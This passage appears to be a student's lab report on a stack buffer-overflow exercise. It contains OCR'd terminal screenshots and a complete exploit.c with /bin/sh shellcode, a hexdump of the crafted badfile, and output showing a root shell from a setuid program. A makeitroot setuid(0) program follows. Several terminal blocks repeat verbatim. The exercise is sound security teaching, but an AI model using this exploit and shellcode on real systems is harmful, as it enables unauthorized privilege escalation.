21          strcpy(buffer, str);
gdb-peda$ p/x &buffer
$1 = 0xbfffe960
gdb-peda$ p/x $ebp
$2 = 0xbfffea58
gdb-peda$ p/d 0xbfffea58 - 0xbfffe960
$3 = 248
gdb-peda$ 
```

Screenshot 3.2: Getting the difference of ebp and buffer values




```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    int shelllen,offset,buff,ebp,ret;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    shelllen = strlen(shellcode);
    memcpy(buffer+517-shelllen, shellcode, shelllen);
    buff=0xbfffe960;
    ebp=0xbfffea58;
    offset=ebp-buff+4;
    ret=buff+offset+100;
    memcpy(buffer+offset,&ret,4);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Screenshot 3.3: Code snippet exploit.c




```
seed@pes1201800144rajdeep:~/.../new$ gcc exploit.c -o exploit
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000000f0  90 90 90 90 90 90 90 90  90 90 90 90 c0 ea ff bf  |................|
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 90 31 c0 50  |.............1.P|
000001f0  68 2f 2f 73 68 68 2f 62  69 6e 89 e3 50 53 89 e1  |h//shh/bin..PS..|
00000200  99 b0 0b cd 80                                    |.....|
00000205
seed@pes1201800144rajdeep:~/.../new$
```

Screenshot 3.4: Creating the badfile



```
seed@pes1201800144rajdeep:~/.../new$ gcc exploit.c -o exploit
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000000f0  90 90 90 90 90 90 90 90  90 90 90 90 c0 ea ff bf  |................|
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 90 31 c0 50  |.............1.P|
000001f0  68 2f 2f 73 68 68 2f 62  69 6e 89 e3 50 53 89 e1  |h//shh/bin..PS..|
00000200  99 b0 0b cd 80                                    |.....|
00000205
seed@pes1201800144rajdeep:~/.../new$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Feb 18 07:49 stack
seed@pes1201800144rajdeep:~/.../new$ ./stack
# 
```


Screenshot 3.5: Executing the stack program gives the root shell



```
seed@pes1201800144rajdeep:~/.../new$ gcc exploit.c -o exploit
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000000f0  90 90 90 90 90 90 90 90  90 90 90 90 c0 ea ff bf  |................|
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 90 31 c0 50  |.............1.P|
000001f0  68 2f 2f 73 68 68 2f 62  69 6e 89 e3 50 53 89 e1  |h//shh/bin..PS..|
00000200  99 b0 0b cd 80                                    |.....|
00000205
seed@pes1201800144rajdeep:~/.../new$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Feb 18 07:49 stack
seed@pes1201800144rajdeep:~/.../new$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```


Screenshot 3.6: It can be seen that the UID=1000 and the euid=0

We create a breakpoint in the bof function of the program. Then we execute in debug mode to capture the buffer and ebp values. We find the difference between the ebp and start of the buffer to find the address of the return address value. This is stored in the return address field of the stack. Still the UID is not root.



```
seed@pes1201800144rajdeep:~/.../new$ gcc exploit.c -o exploit
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000000f0  90 90 90 90 90 90 90 90  90 90 90 90 c0 ea ff bf  |................|
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 90 31 c0 50  |.............1.P|
000001f0  68 2f 2f 73 68 68 2f 62  69 6e 89 e3 50 53 89 e1  |h//shh/bin..PS..|
00000200  99 b0 0b cd 80                                    |.....|
00000205
seed@pes1201800144rajdeep:~/.../new$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Feb 18 07:49 stack
seed@pes1201800144rajdeep:~/.../new$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./makeitroot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

Screenshot 3.7: Executing makeitroot program given in the manual, we get uid=0(root)




```
seed@pes1201800144rajdeep:~/.../new$ cat makeitroot
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>

void main(){
        setuid(0);
        system("\bin\sh");
}
seed@pes1201800144rajdeep:~/.../new$ 
```

Screenshot 3.8: Contents of makeitroot file

Initially, we get a root shell but with user id not equal to 0(root) on executing stack program in Screenshot 3.6. This is because the effective user id and actual user id are not the same.


So a file named ‘makeitroot.c’ is compiled which has the code to Set UID to root. This file is executed in root shell as shown in Screenshot 3.7. Since we have root privileges due to buffer overflow attack, we are able to change the user id(uid) to 0(root).

TASK 4:




```
seed@pes1201800144rajdeep:~/.../final$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 18 07:37 /bin/sh -> /bin/zsh
seed@pes1201800144rajdeep:~/.../final$ sudo rm /bin/sh
seed@pes1201800144rajdeep:~/.../final$ sudo ln -s /bin/dash /bin/sh
seed@pes1201800144rajdeep:~/.../final$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17  2016 /bin/dash
seed@pes1201800144rajdeep:~/.../final$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 18 22:00 /bin/sh -> /bin/dash
seed@pes1201800144rajdeep:~/.../final$ 
```

Screenshot 4.1: Changing back /bin/sh symbolic link to /bin/dash




```
seed@pes1201800144rajdeep:~/.../final$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Feb 18 22:02 dash_shell_test
seed@pes1201800144rajdeep:~/.../final$ 
```

Screenshot 4.2: dash_shell_test executable file owner is root



